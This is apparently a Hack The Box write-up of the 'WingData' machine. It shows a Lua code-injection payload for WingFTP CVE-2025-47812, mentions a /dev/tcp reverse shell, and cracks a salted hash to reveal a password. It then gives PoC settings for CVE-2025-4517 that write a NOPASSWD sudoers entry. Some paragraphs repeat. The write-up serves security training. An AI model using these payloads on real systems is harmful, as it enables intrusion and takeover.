
Overview
The machine starts by discovering WingFTP portal that's vulnerable to improper neutralization of null bytes in the username parameter of the login interface that leads to lua RCE
With foothold at the system we can get our hands on another user's hash and by cracking it we get in
Finding that we can run binary as sudo, this binary is vulnerable to Zip Slip attack that leads to EoP to root
Enumeration
as usual start with nmap scanning
jimmex@attacker ➜ nmap -sC -sV -vv -oA results 10.129.17.81
# Nmap 7.95 scan initiated Sun Mar 29 15:21:16 2026 as: /usr/lib/nmap/nmap --privileged -sC -sV -vv -oA results -p80,22 10.129.17.81
Nmap scan report for wingdata.htb (10.129.17.81)
Host is up, received echo-reply ttl 63 (0.082s latency).
Scanned at 2026-03-29 15:21:17 EET for 13s

PORT STATE SERVICE REASON VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
| 256 a1:fa:95:8b:d7:56:03:85:e4:45:c9:c7:1e:ba:28:3b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBL+8LZAmzRfTy+4t8PJxEvRWhPho8aZj9ImxRfWn9TKepkxh8pAF3WDu55pd/gaSUGIo9cuOvv+3r6w7IuCpqI4=
| 256 9c:ba:21:1a:97:2f:3a:64:73:c1:4c:1d:ce:65:7a:2f (ED25519)
| _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFFmcxflCAAe4LPgkg7hOxJen41bu6zaE/y08UnA4oRp
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.66
| _http-title: WingData Solutions
| _http-server-header: Apache/2.4.66 (Debian)
| http-methods:
| _ Supported Methods: OPTIONS HEAD GET POST
Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Mar 29 15:21:30 2026 -- 1 IP address (1 host up) scanned in 13.69 seconds
and we'll see we got only two ports open
- 22 running OpenSSH which isn't vulnerable to any public CVE (SSH rarely is)
- 80 which runs http and redirects to
wingdata.htb
so lets add this to our hosts file and see what the site looks like
10.129.17.81 wingdata.htbgot a static webpage that has mostly every thing static except that portal button
 and when we click that portal button we get

so it is a virtual hosting add it to your hosts file
10.129.17.81 wingdata.htb ftp.wingdata.htband lets see what it is
 and it is
 Wing FTP Server v7.4.3 this version is vulnerable to attack that was well-known a while back cause it affected a lot of environments
so for this to work the anonymous login must be enabled so lets see if we can login  and we got in but we didn't need that i just needed to check something that i might get to later
now we know that his version is vulnerable to CVE-2025-47812 which an unauthenticated remote code execution (RCE) flaw that allows attackers to execute arbitrary commands without valid login credentials. This vulnerability stems from improper neutralization of null bytes in the username parameter of the login interface, enabling a NULL-byte authentication bypass
and we got in but we didn't need that i just needed to check something that i might get to later
now we know that his version is vulnerable to CVE-2025-47812 which an unauthenticated remote code execution (RCE) flaw that allows attackers to execute arbitrary commands without valid login credentials. This vulnerability stems from improper neutralization of null bytes in the username parameter of the login interface, enabling a NULL-byte authentication bypass
CVE-2025-47812
The c_CheckUser() function uses strlen() to check the username, which stops at a NULL byte \0. But the session file writer uses the full unsanitized username including everything after the NULL byte
Once we login we are assigned a cookie called UID and this UID is used to store session in sessions folder under this syntax UID.session
now Wing FTP embeds a Lua interpreter that runs server-side scripts to generate dynamic HTML responses. Every page like /dir.html is essentially a Lua script and the normal session would look like this
username = "anonymous"
homedir = "/files"
but if we tried to embed a malicious code inside that session Lua via that unsanitized username it will execute it as code and it would be something like this
username = "anonymous"]]
local h = io.popen("id")
local r = h:read("*a")
h:close()
print(r)
and this will execute ID
so lets try to do that manually
 now if we used the same UID to request
 dir.html
 now this didn't work and we got time out as a response because we'll find out later once we get foothold that the session expires in 5 seconds only and the copying and moving between tabs and the second request that takes like 2-3 seconds to respond we can't do it manually we either have to use burp macro or I'll just cheat a little and use the exploit
 and as you can see we got command execution lets try to get a reverse shell
if we tried to use something like
and as you can see we got command execution lets try to get a reverse shell
if we tried to use something like bash -c "bash -i >& /dev/tcp/etc.. we probably gonna break some thing and we can't also use | pipes so lets hope the box has busybox and nc on it
and we got a shell back lets get a full TTY and start enumeration
 usually when i drop in a shell i try to see what are the available home directories on the system (in this case
 wacky) and try to find creds for these users
after poking around i found this path /opt/wftpserver/Data/1/users/wacky.xml
and we got a hash for that user so lets try to crack it

as you can see here the timeout 5 seconds for the session
when i tried to crack the hash i couldn't know what is the hash format cause it might be a lot of things but i just went with SHA-256 but it didn't work so i tried to search how does WingFTP store passwords and i found this
 there is default salt
 WingFTP and when i went back to the machine  it actually gave a hint about this so i went back to the configuration and did
 grep -r salt and found this
 so lets see what is the value of this SALTING STRING OPTIONS and ENABLE PASS SALTING
so now i know that there is a salt string configured and by looking for it i found it
so lets see what is the value of this SALTING STRING OPTIONS and ENABLE PASS SALTING
so now i know that there is a salt string configured and by looking for it i found it
/opt/wftpserver/Data/1/settings.xml: <SaltingString>WingFTP</SaltingString>i mean yeah after all it was the default but we learned something now what we need to do is to put the hash in that format
hashed_pass_we_found:WingFTPand start cracking it
jimmex@attacker ~/htb/labs/wingdata ➜ hashcat -m 1410 wacky.hash /usr/share/wordlists/rockyou.txt --show
32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca:WingFTP:!#7Blushing^*Bride5
and we got that so lets ssh in

just note that i only use
sshpasshere to show you the password without the interactive shell but never use this on in real environment pentesting
and we got the user  so lets look at what we can do
 we can run that file as a root, lets inspect it and see what it does
the script uses a very dangerous function
we can run that file as a root, lets inspect it and see what it does
the script uses a very dangerous function
 that
that extractall() with filter="data" validates each tar member individually in isolation, but fails to account for symlink resolution at extraction time allowing a hardlink to follow a symlink outside the intended extraction directory, resulting in arbitrary file write
so if we can get that to write to a file like the sudeors then we can run bash as root
CVE-2025-4517
Python's filter="data" works by calling os.path.realpath() on each tar member's path to check if it stays inside the extraction directory.
But os.path.realpath() has a bug when a resolved path exceeds 4096 characters (PATH_MAX), it stops resolving symlinks and switches to pure string manipulation
String manipulation just removes .. components from the string it doesn't follow what they actually point to on the filesystem.
so here is what we need to
- Create Deep Nested Directories to confuse the extractor
- Create a Symlink That Escapes to
/etc - Create a Hardlink Through the Symlink to
/etc/sudoers - Write the Sudoers Entry to the Hardlink
- Pack Everything into a Tar (in our case we need it to call it in this format
backup_0001.tar) - then we'll trigger the script to do the dirty work
Using this PoC I modified the script with these
DEST_DIR = "/opt/backup_clients/restored_backups/restore_pwn/"
# Count depth cause it matters here opt(1) backup_clients(2) restored_backups(3) restore_pwn(4)
DEPTH_TO_ROOT = 4
TARGET_FILE = "etc/sudoers"
PAYLOAD = b"wacky ALL=(ALL) NOPASSWD: ALL\n"
OUTPUT = "backup_9999.tar"
now run the exploit
 it will give you a file host it on web server and move it to the target
 download it and move it to the backup folder in the script folder
now all what's left to do is to run that script
 and as you can see now we can run any command with NOPASSWD
so we'll just
and as you can see now we can run any command with NOPASSWD
so we'll just bash and get root
 and just like that we got root
Back to Why i logged in in the form
when i first saw the exploit a while ago i was wondering how is it unauthenticated RCE when it needs anonymous to be enabled so i can do username=anonymous%00Payload_here so now i know that anonymous is a valid username (till now i don't know why didn't i try to replicate it when i first saw it xD)
lets see what if we tried something like DoesnotExist as username

and as you can see i changed the username and still exploits it
then i went to reread that CVE details again and found that even though the Server receives username DOESNOTEXIST\x00<lua>and the auth fails but the session file was already written and the UID is returned regardless
Resources
- CVE-2025-47812 (WingFTP Null Byte Auth Bypass RCE): https://www.cve.org/CVERecord?id=CVE-2025-47812
- CVE-2025-47812 PoC & Technical Details: https://github.com/advisories/GHSA-null-wingftp-2025
- CVE-2025-4517 (Python tarfile PATH_MAX Bypass): https://www.cve.org/CVERecord?id=CVE-2025-4517
- CVE-2025-4517 PoC: https://github.com/0xDTC/CVE-2025-4517-tarfile-PATH_MAX-bypass
- Zip Slip Attack (Hardlinks & Symlinks in Archive Extraction): https://security.snyk.io/research/zip-slip-vulnerability
- Symlinks & Hardlinks Explained: https://man7.org/linux/man-pages/man7/symlink.7.html
- Python tarfile Extraction Filters (data vs fully_trusted): https://docs.python.org/3/library/tarfile.html#extraction-filters
- WingFTP Lua Scripting (attack surface context): https://www.wftpserver.com/documentation/